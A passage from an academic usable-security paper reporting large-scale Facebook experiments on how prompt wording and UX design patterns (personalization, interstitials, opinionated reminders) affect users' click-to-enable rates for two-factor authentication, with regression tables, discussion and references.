In each experiment, participants were selected following standard procedures for Facebook product experiments. Our samples consisted of a subset of US Facebook users who did not already have 2FA enabled and whose demographics (age, gender, friend count, tenure, activity level) were not statistically significantly different from the demographics of all US Facebook users (see Section 3.4 below for sample demographics). Selected users were shown the prompt at the top of their Facebook News Feed. If users clicked to enable 2FA on the prompt, they were taken through Facebook's 2FA enrollment flow, which offers OTP 2FA via SMS or a third-party authenticator app (cf. [24]). On the other hand, if they clicked away from their News Feed, the prompt disappeared.

To evaluate the efficacy of our design patterns, we measured the click-to-enable (CTE) rate of our messages. The CTE corresponds to the fraction of users that initiated the 2FA enrollment process in response to our prompt (i.e., clicking on the "Turn On" button to start the 2FA enablement process). We focus on measuring CTE rates, since none of our experiments influenced subsequent parts of the 2FA enrollment flow; i.e., the different designs we implemented center around this first step of the 2FA enrollment (clicking on our prompt to start the enablement process). Additionally, all of the designs with a statistically significant increase in CTE rate also had a statistically significant increase in 2FA enablement.

RQ1 Experiments: Across the nine messaging strategies explored in our RQ1 experiments, a total of 697,212 users each received only one style of prompt, where each prompt varied in headline (3 variants) and body text (3 variants), resulting in an average of 71,700 distinct users per prompt (SD=275.29). To compute the CTE rate for each prompt, we recorded the number of users who clicked on the "Turn On" button for each message and divided this count by the total number of users who received the prompt.[3] After we identified the most effective message among these nine strategies, all users in our study who had received one of the less effective messages and who had not enabled 2FA were shown the most effective message to maximize participant safety; this step was separate from our study's measurements.

RQ2 Experiments: To address RQ2, we conducted three experiments, each addressing one UX design principle that prior work found effective in other notification contexts (see Section 3.1); each experiment compared an experimental prompt against a control prompt. In these experiments, we used the most effective message from the RQ1 experiments.

In the first experiment ($n = 609,327$), we tested the effect of personalization by comparing a prompt that addressed the user by their first name in the beginning of the prompt's headline (e.g., "John, You Can Increase Your Protection Against Account Hacking") to a version that did not ("You Can Increase Your Protection Against Account Hacking"). 304,633 users saw the personalized prompt and a separate set of 304,694 users saw the control prompt.

In the second experiment ($n = 562,459$), we tested the effect of using interstitial (blocking) prompts, instead of the less intrusive prompts used in the RQ1 experiments. 273,322 users received an interstitial prompt and a separate set of 274,571 users received a non-interstitial prompt.

Finally, we tested the effect of reminder messaging and opinionated design on improving 2FA adoption ($n = 620,678$). Half our sample received a control prompt that only presented the blue "Turn On" button ($n = 310,220$) and the $\times$ window closure button, as seen in Figure 1). The other half of the users in this experiment ($n = 310,458$) received a prompt that had both a "Turn On" button in blue and also offered a "Not Now" button in gray (in addition to the standard $\times$ window closure button in the top right corner).

3.3 Analysis

To answer RQ1, we first constructed a logistic regression model comparing the elements of the different prompts. The dependent variable is whether a user clicked and the independent variables are the headline of the prompt they were shown, the body text of the prompt they were shown, and an interaction term between the headline and the body text that they were shown. Next, to ensure our results were robust to demographic variance, we added demographic features and interactions between those features and message characteristics to our model. Specifically, we added the independent variables: gender (a binary factor for whether the user self-reported in their Facebook profile as Female, or not), age (a numeric value self-reported by the user), Facebook tenure in years (how many years the user had been on Facebook), friend count in hundreds of friends (how many hundreds of friends the user had on Facebook), and days active on Facebook (the number of days out of the last 30 days where the user engaged in any activity on Facebook). We additionally included interaction factors between each of these demographic variables and the headline and body message variables.

[3] Once a user clicks on the 'Turn On' button, they are taken to the 2FA onboarding flow in which they need to either enter their phone number or set up app-based 2FA [24].

For both models, we report the odds ratio (i. e., the exponentiated regression coefficient which, for significant variables, represents the likelihood of a click given this variable), 95 % confidence interval for the odds ratio, and the p-value.

For RQ2, we compared the CTE rate for experimental conditions in each of the three RQ2 experiments using χ^2 proportion tests. Section 4 presents the results of these models and tests, as well as the relative differences in CTR rates.

3.4 Sample Demographics

The Facebook users in our experiments were all based in the U.S. and had their locale (language) set to English. Given that many of our experiments focus on improving the *language* of 2FA prompts, we chose to focus on a single country and language for this work to avoid introducing locale-related confounding effects. These users had a median self-reported age of 42 and a mean self-reported age of 43.8 (Std. Dev.: 15.2 years). 54.3 % of our sample self-reported as Female, 43.7 % self-reported as Male, and 2.0 % either chose not to self-report their gender or self-reported as non-binary.

In the 30 days prior to the experiment, participants had a median of 30 / 30 days with some online activity, and a mean of 25.5 / 30 days with prior activity (Std. Dev: 9.00 days). The median account age across our sample was 11 years, and the mean was 10.76 years (Std. Dev: 3.69 years). The sample had a median Facebook friend count of 607 friends and an average of 950.7 friends (Std. Dev.: 1070.2 friends).

3.5 Ethics and Use of Facebook Data

In this work, we analyzed de-identified, aggregated Facebook log data records. Apart from displaying the 2FA enablement prompts there was no manipulation of any Facebook user's experience, and no personal identifying information was used in this work. All users in this work were offered the opportunity to enable 2FA authentication, and experiments were ordered such that the best-performing message from the first set of experiments were used in the second set of experiments to ensure the most benefit to user security.

3.6 Limitations

Our work has multiple limitations. First, we conducted our experiments only on Facebook. While Facebook is the largest social media platform and among the largest platforms on the internet, with 2.85 billion monthly active users as of March 2021 [23], user behavior on Facebook may not be representative. Moreover, our results most accurately reflect 2FA in the context of individual (personal) use, and may not generalize to, for example, 2FA adoption in enterprises.

Additionally, we conducted our experiments only with U.S. Facebook users. We do so because our experiments focus on language, and thus to avoid the introduction of language-related-variables we focus on a single locale. However, prior work studying security behavior on Facebook [69, 70] and security behavior in general (cf. [7, 36, 39]) has found significant differences between users based on geography. Thus, our results cannot be presumed to generalize beyond the U.S. Finally, we focus on SMS-based 2FA, and do not explicitly examine 2FA adoption for more elaborate mechanisms (e.g., security keys, app-based 2FA).

4 Results

In this section, we examine the results of our experiments using the analysis procedure described in Section 3.3. For simplicity, we report our results in terms of click-to-enable (CTE) rates. Across our experiments, CTE is significantly and strongly correlated with actual adoption ($r = 0.744$, $p < 0.001$), and every design pattern that exhibited significant CTE results also exhibited a significant change in 2FA enablement. Our analysis indicates that two messaging strategies and all three of the UX design patterns we studied lead to statistically significant improvements in user click-to-enable rates (an increase in the relative volume of users who initiate the 2FA enrollment process via our notification prompts). Additionally, our results illuminate interesting dynamics between user demographics and the effect of different strategies we explored, which we highlight as a direction for future work.

4.1 Impact of Messaging Strategies

Table 1 shows the results of our logistic regression model of the relationship between clicking-to-enable 2FA and the different messaging strategies we explored. Two designs, one headline and one body variation, showed statistically significant relationships to increased 2FA adoption.

We found that a headline that framed 2FA as the user's responsibility led to an increase in CTE. Relative to a control headline that generically stated the security benefits of 2FA, this user-responsibility headline led to a 33 % increase in users who clicked to enable 2FA. We hypothesize that this message is effective for two reasons. First, it underscores individual responsibility as a factor that protection motivation theory, and prior digital security work conducted in the context of behavioral intent, has suggested is an important prerequisite to users taking protective digital security action [38, 78, 87]. Second, it effectively communicates risk [2, 5, 47, 71] by bringing up hackers, whom research shows are one of the main threat models of western users for computer security [92], and particularly account security [69].

With respect to addressing users' cognitive biases about the burden of 2FA, via variations in the prompt's body text, a message that explained the mechanics of how 2FA would work significantly increased CTE rates. Users who received

Variable	O.R.	CI	p-value
Intercept	0.01	[0.01, 0.01]	< 0.01
Headline: Company Responsibility	1.05	[0.96, 1.16]	0.25
Headline: User Responsibility	**1.33**	**[1.22, 1.45]**	$<$ **0.01**
Body: Mechanism of 2FA	**1.28**	**[1.17, 1.39]**	$<$ **0.01**
Body: Cost of 2FA	1.00	[0.92, 1.1]	0.92
Headline: Company Responsibility * Body: Mechanism of 2FA	1.04	[0.92, 1.18]	0.5
Headline: User Responsibility * Body: Mechanism of 2FA	1.00	[0.89, 1.12]	0.98
Headline: Company Responsibility * Body: Cost of 2FA	1.02	[0.9, 1.16]	0.74
Headline: User Responsibility * Body: Cost of 2FA	1.10	[0.98, 1.24]	0.12

Table 1: Logistic regression model of the relationship between user likelihood of clicking to enable 2FA and the headline and body text of the 2FA prompt they were shown. The table reports odds ratio (O.R.), 95 % confidence intervals for the odds ratios (shown in brackets), and p-values.

Variable	Odds Ratio	CI	p-value
Intercept	0.00	[0, 0]	< 0.001
Headline: Company Responsibility	1.02	[0.37, 1.08]	0.09
Headline: User Responsibility	**2.28**	**[1.29, 4.08]**	$<$ **0.001**
Body: Mechanism of 2FA	**2.06**	**[1.16, 3.71]**	**0.01**
Body: Cost of 2FA	0.70	[0.4, 1.23]	0.22
Age	**1.02**	**[1.02, 1.02]**	$<$ **0.01**
Gender: Female	**0.90**	**[0.82, 0.99]**	**0.03**
FB Friend Count (100s)	**1.02**	**[1.02, 1.02]**	$<$ **0.001**
FB Tenure (yrs)	**0.92**	**[0.91, 0.93]**	$<$ **0.001**
Days Active (out of 30)	**1.05**	**[1.03, 1.07]**	$<$ **0.001**
Headline: Company Responsibility * Body: Mechanism of 2FA	1.04	[0.92, 1.17]	0.55
Headline: User Responsibility * Body: Mechanism of 2FA	1.00	[0.89, 1.12]	1
Headline: Company Responsibility * Body: Cost of 2FA	1.00	[0.89, 1.14]	0.97
Headline: User Responsibility * Body: Cost of 2FA	1.08	[0.96, 1.21]	0.22
Headline: Company Responsibility * Age	1.00	[1, 1]	0.81
Headline: User Responsibility * Age	**0.995**	**[0.99, 1]**	$<$ **0.001**
Body: Mechanism of 2FA * Age	1.00	[1, 1]	0.49
Body: Cost of 2FA * Age	1.00	[1, 1]	0.8
Headline: Company Responsibility * Gender: Female	1.04	[0.94, 1.15]	0.4
Headline: User Responsibility * Gender: Female	1.00	[0.91, 1.1]	0.92
Body: Mechanism of 2FA * Gender: Female	0.99	[0.9, 1.08]	0.77
Body: Cost of 2FA * Gender: Female	0.97	[0.88, 1.07]	0.5
Headline: Company Responsibility * FB Friend Count (100s)	1.00	[0.99, 1]	0.12
Headline: User Responsibility * FB Friend Count (100s)	1.00	[0.99, 1]	0.13
Body: Mechanism of 2FA * FB Friend Count (100s)	**0.99**	**[0.99, 1]**	$<$ **0.001**
Body: Cost of 2FA * FB Friend Count (100s)	1.00	[1, 1]	0.69
Headline: Company Responsibility * FB Tenure (yrs)	1.00	[0.99, 1.02]	0.77
Headline: User Responsibility * FB Tenure (yrs)	1.00	[0.98, 1.01]	0.58
Body: Mechanism of 2FA * FB Tenure (yrs)	**1.03**	**[1.02, 1.04]**	$<$ **0.001**
Body: Cost of 2FA * FB Tenure (yrs)	1.01	[0.99, 1.02]	0.44
Headline: Company Responsibility * Days Active (out of 30)	0.98	[0.96, 1]	0.21
Headline: User Responsibility * Days Active (out of 30)	0.99	[0.97, 1.01]	0.39
Body: Mechanism of 2FA *Days Active (out of 30)	1.02	[1, 1.04]	0.06
Body: Cost of 2FA * Days Active (out of 30)	1.01	[0.99, 1.03]	0.2

Table 2: Logistic regression model of the relationship between user likelihood of clicking to enable 2FA, the Headline and body text of the 2FA prompt they were shown, and the user's demographics. See Table 1 for column details.

prompts with this messaging strategy were 28 % more likely to enable 2FA protection, as compared to users who received a generic prompt that simply re-iterated the security benefits of 2FA. We hypothesize that this may be the case because users do not know, or are suspicious, about why they need to turn on 2FA. Prior work suggests that users want to understand *why* they need to provide information, like their phone number, to gain security benefit [72].

Demographics and Messaging Strategies: Next, we expanded the model presented in Table 1 to include user demographics (see Table 2). We find that even when controlling for user demographics, our results remain the same. However, our analysis suggests that (i) some user demographics are more or less likely to enable 2FA regardless of the message they were shown, and (ii) certain messaging is particularly effective, or ineffective, for different demographics.

Specifically, we find that older users, more active users, and those with more Facebook friends were all more likely to enable 2FA. However, women — in line with prior work showing that women may focus more on content-level safety controls, while men focus on system-level controls [35,55,68] — and those who have been on Facebook longer, perhaps because this group has been prompted regarding enabling 2FA in the past, are less likely to enable. While our work does not focus on explaining these findings – future work on the relationship between 2FA use and socio-demographics is needed – they do suggest that (i) prompts are not the sole determiners of 2FA use and (ii) prompts alone cannot bring equity to differential use of security behaviors, but may offer a step in the right direction.

Related, we find that different messages may be more, or less, effective for different user groups. Those who are older and who were presented with the headline focusing on user responsibility were less likely to enable. This suggests that older users may have different perceptions of their role in the security protection relationship with platforms, and that further work is needed to customize security messaging to older adults. Indeed, a growing – yet still small – body of work has recently emerged focusing specifically on older adults [30,49,56,57,67], and suggests that the needs of this population may differ from those of other users.

Those who have more friends on Facebook were less likely to click to enable 2FA if they were presented with the message focusing on the mechanism through which 2FA works. We hypothesize this may be the case because our control body text mentioned "increasing protection for you and **the people you interact with**." In other words, those with more friends may value protecting others more than those with fewer friends, making the control message more salient.

On the other hand, those who had been on Facebook longer (those with longer tenure) were even more likely to enable when shown the message describing the mechanism through which 2FA works than those who had been on the platform for less time. We hypothesize that because these users may understand Facebook better, they might be able to more clearly reason about the information provided in the mechanism body text. That said, the mechanism body text remains significant in this model: users of any demographic who saw this were more than twice as likely as those shown the control text to click to enable 2FA. This finding simply suggests that messaging around the operational mechanics of 2FA is even more effective among those with longer tenure on Facebook.

4.2 Impact of UX Design Patterns

With respect to the different UX design patterns we explored (RQ2: §3.1), all three designs led to significant increases in user CTE rates. Figure 5 summarizes the increases in CTE rates of prompts that used each design pattern, relative to a control prompt that did not employ the design.




Figure 5: The percent increase in user click-to-enable (CTE) rates for the UX design patterns we tested (cf. Section 4.2).

Personalization led to higher 2FA CTE rates: Prior work studying public policy messaging strategies suggests that addressing users by name leads to increased responsiveness [40,80]. Testing this approach, we found that this strategy of personalizing 2FA prompts did lead to a significant, 26.3 % improvement in CTE rates ($\chi^2 = 103.4$, $p < 0.001$).

Opinionated Reminder Messaging increased 2FA CTE rates: In this experiment, we explored whether combining reminder messaging with opinionated design could increase 2FA click-to-enable rates. Our results revealed that this design pattern, adding an option to dismiss the prompt for the time being (reminder messaging) and using coloring to highlight the click-to-enable option, led to a significant improvement in adoption: click-to-enable rates to begin the enrollment process increased by 11.1 % ($\chi^2 = 30.814$, $p < 0.001$), relative to a prompt that completely omitted the "Not Now" button. Although prior work has shown that reminder messaging leads to a decrease in users who explicitly exit a prompt [29], this design pattern did not improve the users that affirmatively engaged with the prompt (i. e., who chose to perform a security action like enabling 2FA or updating their software). Rather, reminder messaging led a significant fraction of users to select the reminder option, in lieu of clicking to immediately dismiss the prompt. Our results suggest that *opinionated reminders* that combine reminder messaging with opinionated design, in the form of selective coloring to highlight the 2FA enablement option, can effectively increase the number of users who choose to protect their accounts with 2FA.

Interstitial prompts increased 2FA CTE rates: The second UX modification tested the effect of a blocking prompt [8,28,44,82,91], instead of the less intrusive prompts used in the RQ1 experiments. In our experiments, we observed that the

interstitial prompts did lead to a significant increase in 2FA adoption: interstitial prompts resulted in a 22.1 % higher CTE rate ($\chi^2 = 14768.0$, $p < 0.001$).

4.3 Does 2FA Remain Enabled?

While not directly tied to our experimental stimuli, we also sought to investigate whether those who enabled 2FA kept it enabled. We find that 95.2 % of participants in our experiments still had 2FA enabled 90 days following their initial enablement period. Notably, this is 8.06 % higher ($\chi^2 = 19761$, $p < 0.001$) than the 2FA retention rate for non-experiment participants who turned on 2FA without having been prompted, during the same time period. This suggests that prompting users to enable 2FA – when appropriate – may be effective not only for increasing the number of users who enable 2FA but also the number of users who keep it enabled.

5 Discussion

Overall, our experiments show that adjusting the messages used in 2FA prompts, as well as implementing UX design patterns found effective in other applications, can significantly increase the number of users who enable 2FA. We found that messages emphasizing the user's responsibility for protecting their account and messages explaining specifically how 2FA works increased the proportion of users who clicked to enable 2FA by approximately 30 %.

Individual responsibility as a driver of digital security behavior. Our work first evaluates the impact of prompt messages that focus on user vs. company responsibility in order to compare two contrasting bodies of literature. Protection motivation theory [78] suggests that individual responsibility is a prerequisite to protective behavior and prior work on security behavior supports this theory [87]. On the other hand, a separate set of prior work on digital security behavior suggests that users may be more receptive to engaging in secure behavior when they believe the platform promoting such behavior is in control of their security [83] and/or looking out for their interests [69]. Our work — which is the first, to our knowledge, to test the individual responsibility criterion of protection motivation theory in the wild — supports the validity of protection motivation theory in digital security behavior. Specifically, our results indicate that increasing individual feelings of responsibility through explicit messaging leads to an increase in users' willingness to enable 2FA. We do not find support for messaging that emphasizes the platform or company's responsibility. This may be because 2FA is a proactive behavior, rather than a reactive behavior (e. g., changing password after a breach) studied in past work [32, 69, 83].

That said, we do find that emphasizing user responsibility is less effective among older adults, perhaps because these adults feel less confident and in control over their technology use and ability to stay safe online [6,54]. While we do not find that older adults are receptive to the idea of the platform being responsible for their security either, future work may seek to further investigate the role of responsibility in security. In particular, it should seek to examine the role of responsibility and feelings of confidence across users of different ages.

We note that while emphasizing individual responsibility for security is an effective strategy to increase a user's likelihood of enabling 2FA, we do not purport that security *is* solely, or even primarily, the user's responsibility. Rather, platforms should make all possible efforts to secure user accounts, and only when it is necessary to partner with the user should their individual responsibility be emphasized. Finally, an alternative to these individual approaches are policy solutions, such as the EU payment services directive (PSD2), which mandate the use of 2FA. However, such solutions may burden users who are less concerned about account security or who have lower digital skills [73].

Don't hide the mechanism of protective behavior from users. We also find that explaining the mechanics of how 2FA works — including what threat (e.g., an unrecognized login) it protects against and how it does so (e.g., by blocking the login until a code is entered) — led to an increase in the number of users who sought to enable 2FA. This effect is even more pronounced among those who have more experience on the platform; i. e., users who have used Facebook for longer were even more likely to enable 2FA when provided with these additional details. This result supports prior work that suggests cognitive biases around the difficulty of enabling 2FA may prevent users from adopting it [13, 71]. Adding to our understanding from prior work, our analysis shows that (a) the perceived difficulty of enabling 2FA can be reduced and that (b) reducing the perceived difficulty of enabling 2FA can increase enablement rates. Furthermore, this finding suggests that abstracting away all detail about a security behavior from the user is not necessarily helpful, which is in line with prior findings regarding end users' mental models of encryption [79]. While overloading users with technical detail has been found to reduce willingness to engage in protective behaviors [27,37,63,98], explaining how protective mechanisms work transparently and at an appropriate level of detail may be an effective way to aptly set user mental models.

Perhaps surprisingly, we do not find that telling users 2FA enablement will take a limited amount of time improves their willingness to enable 2FA. This is despite prior work suggesting that the time cost of 2FA and/or security behaviors more generally is a barrier to users wanting to enable 2FA or other protective behaviors [13, 41, 71, 73]. We hypothesize that our message stating 2FA would take "a few minutes" to enable may not have reduced the perceived time cost of enablement enough for us to observe an effect.

UX design patterns, especially personalization, effectively improve 2FA adoption. Beyond evaluating whether different messaging used in prompts could improve user enrollment in 2FA, we also evaluated the impact of three UX

design patterns: personalization (adding the user's name to the prompt), interstitials (blocking the user's screen until they interact with the prompt), and opinionated reminders (that offer a "Not Now" button that is colored less appealingly than the enablement button). All three UX design patterns encouraged secure behavior, significantly improving the proportion of users who clicked to enable 2FA. Personalization was the most effective (a 26.3 % improvement), followed by the interstitial prompt (22.1 % improvement). Offering an opinionated reminder increased the proportion of users who clicked to enable 2FA by 11.1 %, perhaps because explicitly offering this option increases user trust.

While interstitial prompts have potential downsides — users may find them annoying and they may decrease engagement if users leave the platform instead of navigating past the prompt – personalization and opinionated reminders offer few downsides. Thus, future implementations of security prompts should strongly consider integrating these two design patterns and carefully consider when it makes sense to use interstitial prompts to protect users.

Prompts are only one piece of the 2FA — and broader security behavior — puzzle. Finally, our work also illustrates that while prompts and UX design patterns are effective at increasing 2FA enablement rates, other factors also influence users' adoption decisions. In Section 4.1, we show that user demographics have a significant impact on whether a user clicks to enable 2FA, regardless of the 2FA prompt they are shown. This finding echoes themes from prior work, which has found that the value of a user's account [73], the security information they receive [72], their security knowledge [5], and how many other accounts they have [41], influence their willingness to engage in 2FA and other security behaviors. Additionally, platforms and services should carefully consider when and how frequently to display prompts to users. Our experiments illustrate that displaying one-time prompts to users can promote proactive security behaviors; however, repeatedly showing users similar prompts could lead to fatigue and habituation [10] that decrease the efficacy of future prompts.

Future Work. Our work suggests three concrete directions for future work. First, our results show that prompts can be a powerful way to increase adoption of security behavior in-the-wild. Our findings add to the body of prior work evaluating the efficacy of security indicators and warnings in practice [4, 26, 28, 74, 86]. In this broader context, our work addresses only a subset of security messages and behaviors. There is a significant need for further development of best practices for security messaging based on in-the-wild studies.

Second, our work finds variation in the efficacy of security messaging by demographics. These findings — along with prior work [3, 64] — suggest that future research should explore methods for personalizing security prompts toward user groups and individual users. Our findings suggest that demographics, account value (e. g., friend count), and length of time using the platform may be particularly effective.

Third, while prompts can be a powerful method for encouraging protective behavior — and personalized prompts may be even more effective — prompts alone cannot be held responsible for user security behavior. Thus, additional future work into user security behavior is necessary; for example, investigating the role of feelings of individual responsibility in users' security behavior, and additional strategies that take these personalized notions into account.

6 Conclusion

This paper explores how platforms can better protect users by increasing 2FA adoption through the application of carefully designed security prompt messaging and UX design patterns. Drawing on the digital security, marketing, and HCI literature, we examined whether the design and messaging strategies recommended in these other contexts could be effectively applied in the wild to encourage proactive security behavior. First, we designed a set of prompts to test whether messages that target users' motivations, mental models, and concerns about 2FA could improve adoption. Second, our work studied whether applying different UX design patterns found to be effective in other domains could improve 2FA adoption. We evaluated these different designs in a set of controlled, in-the-wild, and large-scale experiments (with an average of over 600,000 users per experiment).

Our results show that:

1. Carefully designed prompts encouraging users to enable 2FA can significantly increase the number of users who choose to engage in 2FA as a protective behavior.

2. Prompts that emphasize individual responsibility for protective behavior are more effective than those that omit mention of responsibility or those that emphasize corporate responsibility. This finding validates the applicability of protection motivation theory to encouraging digital security behavior [78].

3. Prompts that correctly establish users' mental models of the mechanism through which 2FA offers protection are more effective at increasing adoption than prompts that address the costs of 2FA or prompts that generically reference the benefits of 2FA.

4. Prompts leveraging UX design patterns found effective in other applications — specifically, personalization [40, 80], interstitials [34, 44], and opinionated reminders [28, 29] — effectively increase 2FA adoption. This suggests that UX design patterns for other types of behaviors like product purchases or avoidance of phishing websites generalize well to encouraging protective security behavior.

5. Demographics significantly influence (i) how well different prompts encourage a user and (ii) their general

willingness to adopt 2FA. Combined with findings from prior work [3, 64], this result highlights the potential value of future work that explores how accounting for user demographics and personalizing prompts can improve users' security behavior.

Taken together, our work illustrates that prompts can effectively promote good security behavior in the wild through a variety of messaging and UX strategies. Although prompts cannot bear the sole responsibility of improving account security or user security behavior, our results underscore the value of developing an understanding for how different factors, ranging from UX design, to cognitive biases, to demographics, can influence and promote good security behavior in practice.

Acknowledgments

The authors wish to thank John Lyle at Facebook for his work facilitating and conceiving of this paper and Laura Woodroffe at Facebook for her work on content strategy and design. The authors also wish to thank the USENIX Security reviewers for their constructive feedback in improving this work. Grant Ho was supported in part as a postdoc through the UCSD CSE Fellows program.

References

[1] Jacob Abbott and Sameer Patil. How Mandatory Second Factor Affects the Authentication User Experience. In *ACM Conference on Human Factors in Computing Systems*, CHI '20, pages 1–13, Honolulu, Hawaii, USA, April 2020. ACM.

[2] Preston Ackerman. Impediments to Adoption of Two-factor Authentication by Home End-Users. Technical Report 37607, SANS Institute, February 2017.

[3] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian Schaub, Manya Sleeper, Yang Wang, and Shomir Wilson. Nudges for Privacy and Security: Understanding and Assisting Users' Choices Online. *ACM Computing Surveys*, 50(3):44:1–44:41, August 2017.

[4] Devdatta Akhawe and Adrienne Porter Felt. Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness. In *USENIX Security Symposium*, SSYM '13, pages 257–272, Washington, District of Columbia, USA, July 2013. USENIX.

[5] Yusuf Albayram, Mohammad Maifi Hasan Khan, and Michael Fagan. A Study on Designing Video Tutorials for Promoting Security Features: A Case Study in the Context of Two-Factor Authentication (2FA). *International Journal of Human–Computer Interaction*, 33(11):927–942, March 2017.

[6] Monica Anderson and Andrew Perrin. Tech Adoption Climbs Among Older Adults. Technical Report PRC-2017-05-17, Pew Research Center, May 2017.

[7] Joseph Bonneau. The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords. In *IEEE Symposium on Security and Privacy*, SP '12, pages 538–552, San Jose, California, USA, May 2012. IEEE.

[8] Giorgio Brajnik and Silvia Gabrielli. A Review of Online Advertising Effects on the User Experience. *International Journal of Human–Computer Interaction*, 26(10):971–997, September 2010.

[9] Christian Bravo-Lillo, Lorrie Faith Cranor, Julie S. Downs, and Saranga Komanduri. Bridging the Gap in Computer Security Warnings: A Mental Model Approach. *IEEE Security & Privacy*, 9(2):18–26, March 2011.

[10] Cristian Bravo-Lillo, Lorrie Faith Cranor, Saranga Komanduri, Stuart Schechter, and Manya Sleeper. Harder to Ignore? Revisiting Pop-Up Fatigue and Approaches to Prevent It. In *Symposium on Usable Privacy and Security*, SOUPS '14, pages 105–111, Menlo Park, California, USA, July 2014. USENIX.

[11] Michael Chromik, Malin Eiband, Sarah Theres Völkel, and Daniel Buschek. Dark Patterns of Explainability, Transparency, and User Control for Intelligent Systems. In *IUI Explainable Smart Systems Workshops*, ExSS '19, pages 1–6, Los Angeles, California, USA, March 2019. ACM.

[12] Stéphane Ciolino, Simon Parkin, and Paul Dunphy. Of Two Minds about Two-Factor: Understanding Everyday FIDO U2F Usability through Device Comparison and Experience Sampling. In *Symposium on Usable Privacy and Security*, SOUPS '19, pages 339–356, Santa Clara, California, USA, August 2019. USENIX.

[13] Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Faith Cranor, and Nicolas Christin. "It's Not Actually That Horrible": Exploring Adoption of Two-Factor Authentication at a University. In *ACM Conference on Human Factors in Computing Systems*, CHI '18, pages 456:1–456:11, Montreal, Quebec, Canada, April 2018. ACM.

[14] Lorrie Faith Cranor and Simson Garfinkel. *Security and Usability: Designing Secure Systems that People Can Use*. O'Reilly, Sebastopol, California, USA, 1 edition, 2005.

[15] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The Tangled Web of Password Reuse. In *Symposium on Network and Distributed System Security*, NDSS '14, San Diego, California, USA, February 2014. ISOC.

[16] Sanchari Das, Andrew Dingman, and L. Jean Camp. Why Johnny Doesn't Use Two Factor: A Two-Phase Usability Study of the FIDO U2F Security Key. In *Financial Cryptography and Data Security*, FC '18, pages 160–179, Nieuwpoort, Curacao, February 2018. Springer.

[17] Sanchari Das, Andrew Kim, Ben Jelen, Lesa Huber, and L. Jean Camp. Non-Inclusive Online Security: Older Adults' Experience with Two-Factor Authentication. In *Hawaii International Conference on System Sciences*, HICSS '21, pages 6472–6481, Kauai, Hawaii, USA, January 2021. AIS.

[18] Emiliano De Cristofaro, Honglu Du, Julien Freudiger, and Greg Norcie. A Comparative Usability Study of Two-Factor Authentication. In *Workshop on Usable Security*, USEC '14, San Diego, California, USA, February 2014. ISOC.

[19] Jonathan Dutson, Danny Allen, Dennis Eggett, and Kent Seamons. Don't Punish all of us: Measuring User Attitudes about Two-Factor Authentication. In *European Workshop on Usable Security*, EuroUSEC '19, pages 119–128, Stockholm, Sweden, June 2019. IEEE.

[20] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You'Ve Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings. In *ACM Conference on Human Factors in Computing Systems*, CHI '08, pages 1065–1074, Florence, Italy, April 2008. ACM.

[21] Serge Egelman, Andreas Sotirakopoulos, Ildar Muslukhov, Konstantin Beznosov, and Cormac Herley. Does My Password Go Up to Eleven?: The Impact of Password Meters on Password Selection. In *ACM Conference on Human Factors in Computing Systems*, CHI '13, pages 2379–2388, Paris, France, April 2013. ACM.

[22] Facebook, Inc. A New Suite of Safety Tools, April 2011. https://www.facebook.com/notes/10160198855746729, as of June 2, 2021.

[23] Facebook, Inc. Facebook Reports First Quarter 2021 Results, April 2021. https://investor.fb.com/investor-news/press-release-details/2021/Facebook-Reports-First-Quarter-2021-Results/default.aspx, as of June 2, 2021.

[24] Facebook, Inc. What Is Two-Factor Authentication and How Does It Work on Facebook?, January 2021. https://www.facebook.com/help/148233965247823, as of June 2, 2021.

[25] Florian M. Farke, Lennart Lorenz, Theodor Schnitzler, Philipp Markert, and Markus Dürmuth. "You still use the password after all" – Exploring FIDO2 Security Keys in a Small Company. In *Symposium on Usable Privacy and Security*, SOUPS '20, pages 19–35, Virtual Conference, August 2020. USENIX.

[26] Adrienne Porter Felt, Alex Ainslie, Robert W. Reeder, Sunny Consolvo, Somas Thyagaraja, Alan Bettes, Helen Harris, and Jeff Grimes. Improving SSL Warnings: Comprehension and Adherence. In *ACM Conference on Human Factors in Computing Systems*, CHI '15, pages 2893–2902, Seoul, Republic of Korea, April 2015. ACM.

[27] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android Permissions: User Attention, Comprehension, and Behavior. In *Symposium on Usable Privacy and Security*, SOUPS '12, pages 3:1–3:14, Washington, District of Columbia, USA, July 2012. ACM.

[28] Adrienne Porter Felt, Robert W. Reeder, Hazim Almuhimedi, and Sunny Consolvo. Experimenting at Scale with Google Chrome's SSL Warning. In *ACM Conference on Human Factors in Computing Systems*, CHI '14, pages 2667–2670, Toronto, Ontario, Canada, April 2014. ACM.

[29] Alisa Frik, Nathan Malkin, Marian Harbach, Eyal Peer, and Serge Egelman. A Promise Is A Promise: The Effect of Commitment Devices on Computer Security Intentions. In *ACM Conference on Human Factors in Computing Systems*, CHI '19, pages 604:1–604:12, Glasgow, Scotland, United Kingdom, May 2019. ACM.

[30] Alisa Frik, Leysan Nurgalieva, Julia Bernd, Joyce S. Lee, Florian Schaub, and Serge Egelman. Privacy and Security Threat Models and Mitigation Strategies of Older Adults. In *Symposium on Usable Privacy and Security*, SOUPS '19, pages 21–40, Santa Clara, California, USA, August 2019. USENIX.

